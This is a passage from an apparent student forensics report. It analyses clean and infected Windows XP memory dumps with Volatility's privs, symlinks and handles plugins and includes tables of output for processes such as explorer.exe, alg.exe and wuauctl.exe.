1512	spoolsv.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device drivers
1512	spoolsv.exe	13	SeProfileSingleProcessPrivilege	Present,Enabled,Default	Profile a single process
1512	spoolsv.exe	12	SeSystemtimePrivilege	Present	Change the system time
1512	spoolsv.exe	25	SeUndockPrivilege	Present,Enabled	Remove computer from docking station
1512	spoolsv.exe	28	SeManageVolumePrivilege	Present	Manage the files on a volume
1512	spoolsv.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
1512	spoolsv.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects

Figure 7: image of spoolsv.exe in infected dump using the plugin privs

explorer.exe

The main function of the Windows Explorer process, explorer.exe, is to provide the graphical user interface (GUI), which includes desktop navigation and file management (Glen, Lewis 2023). Using the privs plugin there were some enabled privileges which were identified. The operating system uses virtual memory pagefiles, which are created by the SeCreatePagefilePrivilege, to swap data to disk and increase physical memory. Although this privilege is usually linked to valid system functions, including controlling memory usage or enhancing efficiency, attackers may use it maliciously. This access could be used by an attacker to conceal dangerous payloads in the pagefile, alter virtual memory, or overwrite private information. Also, the pagefile can be used to store and retrieve data without immediately leaving traces in physical memory, it might enable the attacker to bypass some security measures in a subtle way. The process explorer.exe shouldn't have that as high enabled privilege and raises some concern and it can be comprised.

Pid	Process	Value	Privilege	Attributes	Description
1484	explorer.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
1484	explorer.exe	8	SeSecurityPrivilege	Present	Manage auditing and security log
1484	explorer.exe	17	SeBackupPrivilege	Present	Backup files and directories
1484	explorer.exe	18	SeRestorePrivilege	Present	Restore files and directories
1484	explorer.exe	12	SeSystemtimePrivilege	Present	Change the system time
1484	explorer.exe	19	SeShutdownPrivilege	Present	Shut down the system
1484	explorer.exe	24	SeRemoteShutdownPrivilege	Present	Force shutdown from a remote system
1484	explorer.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
1484	explorer.exe	20	SeDebugPrivilege	Present	Debug programs
1484	explorer.exe	22	SeSystemEnvironmentPrivilege	Present	Edit firmware environment values
1484	explorer.exe	11	SeSystemProfilePrivilege	Present	Profile system performance
1484	explorer.exe	13	SeProfileSingleProcessPrivilege	Present	Profile a single process
1484	explorer.exe	14	SeIncreaseBasePriorityPrivilege	Present	Increase scheduling priority
1484	explorer.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device drivers
1484	explorer.exe	15	SeCreatePagefilePrivilege	Present	Create a pagefile
1484	explorer.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
1484	explorer.exe	25	SeUndockPrivilege	Present,Enabled	Remove computer from docking station
1484	explorer.exe	28	SeManageVolumePrivilege	Present	Manage the files on a volume
1484	explorer.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
1484	explorer.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects

Figure 8: image of explorer.exe in infected dump using the plugin privs

reader_sl.exe

The reader_sl.exe process is linked to Adobe Reader's Speed Launcher and is intended to preload content for quicker PDF access and enhanced application functionality (Pilici 2023). Using the privs plugin there was some enabled privileges which was identified. SeCreateGlobalPrivilege's involvement in this process raises serious suspicions and may be a sign of compromise. This permission makes it possible to create global objects that are accessible by other processes and function beyond user sessions, including shared memory, mutexes, or events. By taking advantage of this, attackers can create persistence, which allows malicious programs to continue operating even after the system reboots. They might also create mutexes that prevent normal programs like antivirus software from operating or exploit global objects to store payloads and help other malware communicate with other processes. The existence of this permission strongly implies that the process may have been compromised and repurposed for illegal action and even though reader_sl.exe is a lightweight utility that does not need to generate global objects for its intended function.

Pid	Process	Value	Privilege	Attributes	Description
1640	reader_sl.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
1640	reader_sl.exe	8	SeSecurityPrivilege	Present	Manage auditing and security log
1640	reader_sl.exe	17	SeBackupPrivilege	Present	Backup files and directories
1640	reader_sl.exe	18	SeRestorePrivilege	Present	Restore files and directories
1640	reader_sl.exe	12	SeSystemtimePrivilege	Present	Change the system time
1640	reader_sl.exe	19	SeShutdownPrivilege	Present	Shut down the system
1640	reader_sl.exe	24	SeRemoteShutdownPrivilege	Present	Force shutdown from a remote system
1640	reader_sl.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
1640	reader_sl.exe	20	SeDebugPrivilege	Present	Debug programs
1640	reader_sl.exe	22	SeSystemEnvironmentPrivilege	Present	Edit firmware environment values
1640	reader_sl.exe	11	SeSystemProfilePrivilege	Present	Profile system performance
1640	reader_sl.exe	13	SeProfileSingleProcessPrivilege	Present	Profile a single process
1640	reader_sl.exe	14	SeIncreaseBasePriorityPrivilege	Present	Increase scheduling priority
1640	reader_sl.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device drivers
1640	reader_sl.exe	15	SeCreatePagefilePrivilege	Present	Create a pagefile
1640	reader_sl.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
1640	reader_sl.exe	25	SeUndockPrivilege	Present,Enabled	Remove computer from docking station
1640	reader_sl.exe	28	SeManageVolumePrivilege	Present	Manage the files on a volume
1640	reader_sl.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
1640	reader_sl.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects

Figure 9: image of reader_sl.exe in infected dump using the plugin privs

alg.exe

The Application Layer Gateway Service, or alg.exe, is a valid Windows operating system process. Its main duties include enabling network connectivity for programs like internet browsers and FTP clients and supporting third-party protocol plug-ins (Boutnaru 2023). Using the privs plugin there was one enabled privilege which were identified. The alg.exe

process has the SeShutdownPrivilege enabled, which enables it to start a system shutdown or reboot. For a process like alg.exe, which is mostly connected to the Application Layer Gateway service for internet connection sharing and firewall functions, this permission is not common, even though it can occasionally be acceptable in particular situations. This privilege's existence is concerning because malicious individuals may use it to force a shutdown or reboot, install harmful modifications, evade detection, or interfere with system functionality. This behaviour might be a sign of compromise or privilege escalation, particularly if alg.exe is discovered operating from unusual paths or with unexpected parent processes.

Kali:~# \$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 privs -p 788					
Pid	Process	Value	Privilege	Attributes	Description
788	alg.exe	21	SeAuditPrivilege	Present	Generate security audits
788	alg.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
788	alg.exe	3	SeAssignPrimaryTokenPrivilege	Present	Replace a process-level token
788	alg.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
788	alg.exe	19	SeShutdownPrivilege	Present	Shut down the system
788	alg.exe	25	SeUndockPrivilege	Present	Remove computer from docking station
788	alg.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
788	alg.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects

Figure 10: image of alg.exe in infected dump using the plugin privs wuauctl.exe

The Windows Update AutoUpdate Client process is called wuauctl.exe. It is a valid Windows system process that oversees looking for and downloading Windows operating system updates (Anna 2024). Using the privs plugin several enabled privileges were identified. SeTcbPrivilege is a high-risk privilege that is frequently misused by attackers to pose as privileged users and escalate privileges, even though it is not required for wuauctl.exe to perform its proper function as a Windows Update Client. Like this, SeDebugPrivilege is another high-risk privilege that permits access to and control over other processes' memory; it is frequently used to insert malicious code or alter active processes because it can be misused to install malicious drivers or rootkits. SeLoadDriverPrivilege, which permits the loading of kernel-mode drivers, is especially suspicious in non-critical processes. SeImpersonatePrivilege is also a common target for lateral movement or privilege escalation attacks because it allows impersonation of higher-privileged users.

Kali:~# \$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 privs -p 1136					
Pid	Process	Value	Privilege	Attributes	Description
1136	wuauctl.exe	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
1136	wuauctl.exe	2	SeCreateTokenPrivilege	Present	Create a token object
1136	wuauctl.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
1136	wuauctl.exe	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
1136	wuauctl.exe	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory
1136	wuauctl.exe	3	SeAssignPrimaryTokenPrivilege	Present	Replace a process-level token
1136	wuauctl.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
1136	wuauctl.exe	14	SeIncreaseBasePriorityPrivilege	Present,Enabled,Default	Increase scheduling priority
1136	wuauctl.exe	16	SeCreatePermanentPrivilege	Present,Enabled,Default	Create permanent shared objects
1136	wuauctl.exe	20	SeDebugPrivilege	Present,Enabled,Default	Debug programs
1136	wuauctl.exe	21	SeAuditPrivilege	Present,Enabled,Default	Generate security audits
1136	wuauctl.exe	8	SeSecurityPrivilege	Present	Manage auditing and security log
1136	wuauctl.exe	22	SeSystemEnvironmentPrivilege	Present	Edit firmware environment values
1136	wuauctl.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
1136	wuauctl.exe	17	SeBackupPrivilege	Present	Backup files and directories
1136	wuauctl.exe	18	SeRestorePrivilege	Present	Restore files and directories
1136	wuauctl.exe	19	SeShutdownPrivilege	Present	Shut down the system
1136	wuauctl.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device drivers
1136	wuauctl.exe	13	SeProfileSingleProcessPrivilege	Present,Enabled,Default	Profile a single process
1136	wuauctl.exe	12	SeSystemTimePrivilege	Present,Enabled	Change the system time
1136	wuauctl.exe	25	SeUndockPrivilege	Present,Enabled	Remove computer from docking station
1136	wuauctl.exe	28	SeManageVolumePrivilege	Present	Manage the files on a volume
1136	wuauctl.exe	29	SeImpersonatePrivilege	Present,Enabled,Default	Impersonate a client after authentication
1136	wuauctl.exe	30	SeCreateGlobalPrivilege	Present,Enabled,Default	Create global objects

Figure 11: image of wuauctl.exe in infected dump using the plugin privs

5. Enumerate the handles and symbolic links of each memory dump and describe 5 handles and symbolic links that are different. How many handles and symbolic links are in total in both memory dumps? (10%)

The operating system uses handles, which are references to control access to resources such as registry keys, files, processes, and threads. Without having direct access, they give processes a means of interacting with system resources. To find questionable or malevolent activity, the handles plugin analyses open handles in memory dump, revealing information such as object type, related process, and access privileges. File-system objects known as symbolic links serve as shortcuts or pointers to other files, directories, or devices. They give resource management flexibility by enabling the operating system to reroute access from one path or resource name to another. Device mappings, registry paths, and filesystem redirection are common uses for symbolic links. Nonetheless, they can uncover efforts to conceal or reroute system activity in memory forensics, which makes them helpful in identifying malware or unapproved setups (. Ligh, Case Levy, Walters 2014) The plugin which I am going to run is symlinks which shows the detailed list of links, showing the symbolic link name and where the file or link points too.

Offset(D)	#Ptr	#Hnd	Creation time	From	To
0x0000000000a9f2590	1	0	2024-11-14 09:36:50 UTC+0000	RdpDrDvMgr	\Device\RdpDrDvMgr
0x0000000000a9f2610	1	0	2024-11-14 09:36:59 UTC+0000	PTILINK3	\Device\ParTechInC2
0x0000000000a9f58f0	1	0	2024-11-14 09:36:49 UTC+0000	FltMgr	\FileSystem\Filters\FltMgr
0x0000000000a9fe290	1	0	2024-11-14 09:36:48 UTC+0000	DmLoader	\Device\dmLoader
0x0000000000aa2e270	1	0	2024-11-14 09:36:47 UTC+0000	DosDevices	\??
0x0000000000aa2f5d8	1	0	2024-11-14 09:36:51 UTC+0000	SystemRoot	\Device\Harddisk0\Partition1\WINDOWS
0x0000000000aa33e70	1	0	2024-11-14 09:36:44 UTC+0000	VBoxGuest	\Device\VBoxGuest
0x0000000000aa66298	1	0	2024-11-14 09:36:49 UTC+0000	STORAGE#V...91efb8b}	\Device\HarddiskVolume1
0x0000000000aa81f70	1	0	2024-11-14 09:36:48 UTC+0000	FtControl	\Device\ftControl
0x0000000000aa81f80	1	0	2024-11-14 09:36:48 UTC+0000	DmTrace	\Device\dmControl\dmTrace
0x0000000000aa81298	1	0	2024-11-14 09:36:48 UTC+0000	DmIoDaemon	\Device\dmControl\dmIoDaemon
0x0000000000aa816f8	1	0	2024-11-14 09:36:47 UTC+0000	Global	\GLOBAL?
0x0000000000aa81c70	1	0	2024-11-14 09:36:48 UTC+0000	ScsiPort0	\Device\ide\idePort0
0x0000000000aa89290	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...ititon(2)	\Device\Harddisk0\Partition2
0x0000000000aa899b8	1	0	2024-11-14 09:36:50 UTC+0000	Volume{d8...172696f}	\Device\cdRom0
0x0000000000aa8ac510	1	0	2024-11-14 09:36:48 UTC+0000	ScsiPort1	\Device\ide\idePort1
0x0000000000aa8ac71b8	1	0	2024-11-14 09:36:49 UTC+0000	Volume{d8...172696f}	\Device\HarddiskVolume1
0x0000000000aa8c7378	1	0	2024-11-14 09:36:50 UTC+0000	INTELPRO ... 340EF57	\Device\INTELPRO_{F482B08F-B60E-471C-9699-493DD340EF57}
0x0000000000aa8ace240	1	0	2024-11-14 09:36:48 UTC+0000	Root#ftdi...91efb8b}	\Device\00000004_
0x0000000000aa80b1f70	1	0	2024-11-14 09:36:49 UTC+0000	Partition01	\Device\HarddiskVolume1
0x0000000000aa80b1f78	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...rdisk(0)	\Device\Harddisk0\Partition0
0x0000000000aa80bd7c8	1	0	2024-11-14 09:36:49 UTC+0000	IDE#DiskV...91efb8b}	\Device\ide\ideDeviceP0\T0L0-3
0x0000000000aa80bfdf98	1	0	2024-11-14 09:36:49 UTC+0000	C:	\Device\HarddiskVolume1
0x0000000000aa8d6270	1	0	2024-11-14 09:36:47 UTC+0000	ACPI#Fixe...9062857	\Device\0000003c
0x0000000000aa8fb2e8	1	0	2024-11-14 09:36:48 UTC+0000	MountPointManager	\Device\mountPointManager
0x0000000000aa8fb360	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...ititon(4)	\Device\Harddisk0\Partition4
0x0000000000aa8fc8c0	1	0	2024-11-14 09:36:51 UTC+0000	UNC	\Device\mup
0x0000000000aa8fd1f0	1	0	2024-11-14 09:36:49 UTC+0000	NDIS	\Device\ndis
0x0000000000aa8fd5d8	1	0	2024-11-14 09:36:52 UTC+0000	Local	\BaseNamedObjects
0x0000000000aa8e291f0	1	0	2024-11-14 09:36:52 UTC+0000	LCD	\Device\VideoPdo0
0x0000000000aa8e2c1b0	1	0	2024-11-14 09:36:50 UTC+0000	Root#SYST...4c10000}	\Device\00000036
0x0000000000aa8e2d668	1	0	2024-11-14 09:36:46 UTC+0000	Root#dmo...91efb8b}	\Device\00000003
0x0000000000aa8e2e6a0	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...ititon(3)	\Device\Harddisk0\Partition3
0x0000000000aa8e2e2a0	1	0	2024-11-14 09:36:52 UTC+0000	Global	\BaseNamedObjects
0x0000000000aa8e33c48	1	0	2024-11-14 09:36:48 UTC+0000	DmConfig	\Device\dmControl\dmConfig
0x0000000000aa8e35198	1	0	2024-11-14 09:36:49 UTC+0000	FltMgrMsg	\FileSystem\Filters\fltMgrMsg
0x0000000000aa8e35768	1	0	2024-11-14 09:36:48 UTC+0000	ScsiI:	\Device\ide\idePort1
0x0000000000aa8e37400	1	0	2024-11-14 09:36:48 UTC+0000	DmInfo	\Device\dmControl\dmInfo
0x0000000000aa8e53a38	1	0	2024-11-14 09:36:50 UTC+0000	Root#MS_P...fc3358c}	\Device\00000032

Figure 12: image of clean dump using the plugin symlinks

Offset(P)	#Ptr	#Hnd Creation time	From	To
0x000000000029f5518	1	0 2012-07-22 02:42:24 UTC+0000	Global	\GLOBAL??
0x000000000029f6b10	1	0 2012-07-22 02:42:32 UTC+0000	HID#Vid_0 ... 1000030} \Device\0000007b	
0x000000000029f6be0	1	0 2012-07-22 02:42:32 UTC+0000	HID#Vid_0 ... 91405d} \Device\0000007b	
0x000000000029fd748	1	0 2012-07-22 02:42:24 UTC+0000	DosDevices	\??
0x000000000029ff470	1	0 2012-07-22 02:42:31 UTC+0000	SystemRoot	\Device\Harddisk0\Partition1\WINDOWS
0x00000000002a301c8	1	0 2012-07-22 02:42:35 UTC+0000	Global	\Global??
0x00000000002a30870	1	0 2012-07-22 02:42:31 UTC+0000	IPNAT	\Device\IPNAT
0x00000000002a45118	1	0 2012-07-22 02:42:29 UTC+0000	IDE#DiskV ... 91efb8b} \Device\Ide\DeviceP0T0L0-3	
0x00000000002a4f2a8	1	0 2012-07-22 02:42:25 UTC+0000	WMIIDataDevice	\Device\WMIIDataDevice
0x00000000002a8e108	1	0 2012-07-22 02:42:31 UTC+0000	NUL	\Device\Null
0x00000000002a2c40c8	1	0 2012-07-22 02:42:26 UTC+0000	ACPI#Fixe ... 9062857} \Device\00000037	
0x00000000002b240d8	1	0 2012-07-22 02:42:24 UTC+0000	Scsi0:	\Device\Ide\Port0
0x00000000002e39d28	1	0 2012-07-22 02:42:32 UTC+0000	Session	\Sessions\BNOLINKS
0x00000000002e49aa0	1	0 2012-07-22 02:42:31 UTC+0000	Ip	\Device\Ip
0x00000000002e8a098	1	0 2012-07-22 02:42:30 UTC+0000	HCD1	\Device\USBFDO-1
0x00000000002e8a0e8	1	0 2012-07-22 02:42:30 UTC+0000	A:	\Device\Floppy0
0x00000000002e8c980	1	0 2012-07-22 02:42:29 UTC+0000	multi(0)d ... ition(3) \Device\Harddisk0\Partition3	
0x00000000002e8ca20	1	0 2012-07-22 02:42:29 UTC+0000	multi(0)d ... ition(2) \Device\Harddisk0\Partition2	
0x00000000003067e50	1	0 2012-07-22 02:42:27 UTC+0000	ScsiPort0	\Device\Ide\Port0
0x00000000003069540	1	0 2012-07-22 02:42:29 UTC+0000	Volume\id8 ... 172696f} \Device\HarddiskVolume1	
0x0000000000307d950	1	0 2012-07-22 02:42:27 UTC+0000	DmTrace	\Device\dmControl\dmTrace
0x00000000003088cb0	1	0 2012-07-22 02:42:27 UTC+0000	MountPointManager	\Device\MountPointManager
0x00000000003088dd8	1	0 2012-07-22 02:42:29 UTC+0000	STORAGE#V ... 91efb8b} \Device\HarddiskVolume1	
0x00000000003085578	1	0 2012-07-22 02:42:27 UTC+0000	DmConfig	\Device\dmControl\dmConfig
0x00000000003085b5c	1	0 2012-07-22 02:42:24 UTC+0000	DmLoader	\Device\dmLoader
0x000000000030d8530	1	0 2012-07-22 02:42:29 UTC+0000	PhysicalDrive0	\Device\Harddisk0\DR0
0x000000000030dae88	1	0 2012-07-22 02:42:27 UTC+0000	CompositeBattery	\Device\CompositeBattery
0x000000000030dec8f0	1	0 2012-07-22 02:42:30 UTC+0000	Root#RDP_ ... 91405dd} \Device\0000002c	
0x000000000030ec980	1	0 2012-07-22 02:42:30 UTC+0000	ACPI#PNP0 ... 91405dd} \Device\0000006a	
0x000000000030ec9d8	1	0 2012-07-22 02:42:30 UTC+0000	PCI#VEN_1 ... 9223196} \Device\NTPNP_PCI0042	
0x000000000030ecaf8	1	0 2012-07-22 02:42:30 UTC+0000	Root#MS_P ... fc3358c} \Device\0000002a	
0x000000000030ecd88	1	0 2012-07-22 02:42:29 UTC+0000	Partition0	\Device\HarddiskVolume1
0x00000000003105f20	1	0 2012-07-22 02:42:30 UTC+0000	COM2	\Device\Serial1
0x00000000003155920	1	0 2012-07-22 02:42:31 UTC+0000	IPSECDev	\Device\IPSEC
0x00000000003155b10	1	0 2012-07-22 02:42:29 UTC+0000	multi(0)d ... ition(4) \Device\Harddisk0\Partition4	
0x000000000031c018	1	0 2012-07-22 02:42:27 UTC+0000	DmInfo	\Device\dmControl\dmInfo

Figure 13: image of infected dump using the plugin symlinksan

Offset(V)	Pid	Handle	Access Type	Details
0x8a25c830	4	0x4	0x1fffff Process	System(4)
0x8a25c830	4	0x4	0x0 Thread	TID 12 PID 4
0x8a25c830	4	0x4c	0xf003 File	MACHINE\SYSTEM\WPA\MEDIACENTER
0x81b14990	4	0x10	0x0 Key	MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER
0x81b19538	4	0x14	0x20019 Key	MACHINE\SYSTEM\WPA\KEY-YF684PFYGT8BRMTRFDD3
0x81b161b8	4	0x18	0x20019 Key	MACHINE\SYSTEM\WPA\SETUP
0x81b161b8	4	0x1c	0x20019 Key	MACHINE\SYSTEM\WPA\PNP
0x13ce4a00	4	0x20	0x2001f Key	MACHINE\SYSTEM\WPA\SIGNINGHASH-QJVFWY9BH7JCDV
0x13bb4540	4	0x24	0x20019 Key	MACHINE\SYSTEM\WPA\PRODUCTOPTIONS
0x13bb4540	4	0x28	0x2001f Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTOPTIONS
0x81b15430	4	0x2c	0x2001f Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTOPTIONS
0x81b15430	4	0x30	0x20019 Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\EVENTLOG
0x8a280c80	4	0x34	0x1f0003 Event	TRKMS_Event
0x8a1080d0	4	0x8c	0x1f03ff Thread	TID 336 PID 4
0x8a23a618	4	0x98	0x1f03ff Thread	TID 100 PID 4
0x8a1fe020	4	0xa4	0x0 Thread	TID 104 PID 4
0x8a239ae0	4	0x44	0x1f0003 Event	VxKernel2VoidEvent
0x1000a78	4	0xb4	0x0 File	Wnfds
0x89408868	4	0x16c	0x1f0003 Directory	Harddisk
0x89408868	4	0x16c	0x200000 File	\Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0x89409ff90	4	0x168	0x200003 File	\Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG
0x8940666c8	4	0x20c	0x200003 File	\Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
0x8a8121c0	4	0x234	0x1f03ff Process	svchost.exe(1096)
0x8a808eef8	4	0x23	0x200003 File	\Device\HarddiskVolume1\Documents and Settings\Administrator\ntuser.dat.LOG
0x8a1186f8	4	0x27	0x200003 File	\Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG
0x894054858	4	0x27c	0x12019f File	\Device\Tcp
0x894054858	4	0x27c	0x12019f File	\Device\Udp
0x8a51c8	4	0x284	0x100003 Event	LocalServerAnnounceEvent
0x8a29fb0	4	0x294	0x200003 File	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM.LOG
0x8940e7e8	4	0x2b4	0x1f03ff Process	winLogon.exe(644)
0x8a005028	4	0x2b8	0x120116 File	\Device\HarddiskVolume1\System Volume Information_restore{F08459D8-9E84-4265-ABE5-610B8ADDE4E2}\RP4\change.log
0x8a0d5df8	4	0x2f0	0x3 File	\Device\HarddiskVolume1\WINDOWS\system32\config\system.LOG
0x1612c40	4	0x2fc	0x2001f Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\VIDEO\{B7A3558C-290B-4D9E-BFBC-BBA0B1A6651B}\0000\VOLATILESETTINGS
0x8a0d530	4	0x300	0x200003 File	PrintJobStatusReady
0x89408088	4	0x300	0x1f03ff Thread	TID 1852 PID 4
0x89408088	4	0x30c	0x1f03ff Thread	\Device\Tcp
0x8940a598	4	0x320	0x12019f File	\Device\Usass.exe(696)
0x8a021da0	4	0x324	0x438 Process	

Figure 14: image of clean dump using the plugin handles

```

KaliKali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 handles
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Pid Handle Access Type Details
-----
0x223c89c8 4 0x4 0x1f0fff Process System(4)
0x223c3038 4 0x8 0x0 Thread TID 12 PID 4
0x1036638 4 0xc 0xf003f Key MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER\MEMORY MANAGEMENT\PREFETCHPARAMETERS
0x1011490 4 0x10 0x0 Key MACHINE\SYSTEM\SETUP
0x13bf390 4 0x14 0x20001f Key MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER
0x10365d0 4 0x18 0x20019 Key MACHINE\SYSTEM\WPA\MEDIACENTER
0x100f430 4 0x1c 0x20019 Key MACHINE\SYSTEM\WPA\KEY-4F3B2RFXKC9C637882MBM
0x13c2430 4 0x20 0x20019 Key MACHINE\SYSTEM\WPA\PARAMETERS
0x13b9430 4 0x24 0x20019 Key MACHINE\SYSTEM\WPA\PARAMETERS
0x1013880 4 0x28 0x20019 Key MACHINE\SYSTEM\WPA\SIGNINGHASH-V44KOMCFXKCTQ
0x13b7948 4 0x2c 0x20001f Key MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTOPTIONS
0x223c1870 4 0x30 0x00000000 Key MACHINE\SYSTEM\CONTROLSET001\SERVICES\EVENTLOG
0x2050220 4 0x34 0x1f0002 Event TRKWKST EVENT
0x223ab020 4 0x38 0x12001f File \Device\Gpc
0x101ead8 4 0x40 0x1f03ff Thread TID 96 PID 4
0x14c198 4 0x48 0x20019 Key MACHINE\SYSTEM\CONTROLSET001\SERVICES\ACPI\PARAMETERS
0x14c198 4 0x50 0x1f0005 Directory WinDfs
0x223e7210 4 0x54 0x1f000f Event VxKernel2VoidEvent
0x223a920 4 0x58 0x00000000 Thread TID 104 PID 4
0x14a4c50 4 0x5c 0x1f000f Directory Harddisk0
0x2293158 4 0x5e 0x1f0003 Event PrefetchTracesReady
0x21a2028 4 0x60 0x1f01ff File \Device\Tcp
0x2063078 4 0x64 0x12001f File \Device\Tcp
0x21c5668 4 0x68 0x12001f File \Device\NetBT_Tcpip_{2EF5B1E3-68FB-4BEF-A3E9-2367A890F7DC}
0x22221c70 4 0x72 0x200003 File \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\Usr
0x22324070 4 0x76 0x1f03ff Thread TID 268 PID 4
0x1e2a890 4 0x7c 0x1f03ff Thread TID 284 PID 4
0x1e2c6c8 4 0x80 0x1f01ff File \Device\Tcp
0x21aeaf90 4 0x84 0x3 File \Device\HarddiskVolume1\WINDOWS\system32\config\system.LOG
0x1e2a3b8 4 0x88 0x438 Process lsass.exe(664)
0x223c220 4 0x8c 0x200003 File \Device\HarddiskVolume1\WINDOWS\system32\config\default.LOG
0x2303ae8 4 0x90 0x3 File \Device\HarddiskVolume1\WINDOWS\system32\config\system
0x21c8a58 4 0x94 0x1f0003 Event StuckThreadEvent
0x2203818 4 0x98 0x200003 File \Device\HarddiskVolume1\WINDOWS\system32\config\software
0x1e5ca50 4 0x9c 0x200003 File \Device\HarddiskVolume1\WINDOWS\system32\config\software.LOG
0x2327020 4 0x9e 0x1f03ff Thread TID 344 PID 4
0x1545d78 4 0x9f 0x2 Key MACHINE\SOFTWARE\MICROSOFT\CRYPTOGRAPHY\RNG
0x222a9a90 4 0x100 0x12001f File \Device\Tcp
0x82271ec8 4 0x104 0x12001f File \Device\Gpc

```

Figure 15: image of infected dump using the plugin handles`

Symbolic link in clean dump

Offset (P)	Ptr	Hn d	Creation Time	From	To
0x0000000000a9f2590	1	0	2024-11-14 09:36:50 UTC+0000	RdpDrDvMgr	\Device\RdpDrDvMgr
0000000000a9f2610	1	0	2024-11-14 09:36:50 UTC+0000	PTILINK3	\Device\ParTechInc2
0x0000000000a9f58f0	1	0	2024-11-14 09:36:49 UTC+0000	FltMgr	\FileSystem\Filters\FltMgr

x0000000000a9fe290	1	0	2024-11-14 09:36:48 UTC+0000	DmLoader	\Device\dmLoader
0x0000000000aa2e270	1	0	2024-11-14 09:36:47 UTC+0000	DosDevices	??
0x0000000000aa2f5d8	1	0	2024-11-14 09:36:51 UTC+0000	SystemRoot	\Device\Harddisk0\Partition1\WINDOWS
0x0000000000aa33ef0	1	0	2024-11-14 09:36:49 UTC+0000	VBoxGuest	\Device\VBoxGuest

0x000000000aa66 298	1	0	2024-11-14 09:36:49 UTC+0000	STORAGE#\{91efb8b}	\Device\HarddiskVolume1
0x000000000aa81 1f0	1	0	2024-11-14 09:36:48 UTC+0000	FtControl	\Device\FtControl
0x000000000aa81 248	1	0	2024-11-14 09:36:48 UTC+0000	DmTrace	\Device\DMControl\DMTrace
0x000000000aa81 298	1	0	2024-11-14 09:36:48 UTC+0000	DmIoDaemon	\Device\DMControl\DMIoDaemon
0x000000000aa81 6f8	1	0	2024-11-14 09:36:47 UTC+0000	Global	\GLOBAL??
0x000000000aa81 c70	1	0	2024-11-14 09:36:48 UTC+0000	ScsiPort0	\Device\IDE\IDEPort0
0x000000000aa89 290	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)disk0...partition(2)	\Device\Harddisk0\Partition2
0x000000000aa89 9b8	1	0	2024-11-14 09:36:50 UTC+0000	Volume\{d8...172696f}	\Device\CdRom0
0x000000000aac5 a10	1	0	2024-11-14 09:36:48 UTC+0000	ScsiPort1	\Device\IDE\IDEPort1
0x000000000aac7 1b8	1	0	2024-11-14 09:36:49 UTC+0000	Volume\{d8...172696f}	\Device\HarddiskVolume1

0x000000000aac7 378	1	0	2024-11-14 09:36:50 UTC+0000	INTELPRO_...340EF57}	\Device\INTELPRO_{F482B08FB60E-471C-9699-493DD340EF57}
0x000000000aace 240	1	0	2024-11-14 09:36:48 UTC+0000	Root#ftdi...91efb8b}	\Device\00000004
0x000000000ab01 2f0	1	0	2024-11-14 09:36:49 UTC+0000	Partition1	\Device\HarddiskVolume1

0x0000000000ab01 b78	1	0	2024-11-14 09:36:49 UTC+0000	multi(0)d...rdisk(0)	\Device\Harddisk0\Partition0
0x0000000000adbd c78	1	0	2024-11-14 09:36:49 UTC+0000	IDE#DiskV...91efb8b}	\Device\Ide\IdeDevicePOTOL0-3
0x0000000000adbf d98	1	0	2024-11-14 09:36:49 UTC+0000	C:	\Device\HarddiskVolume1
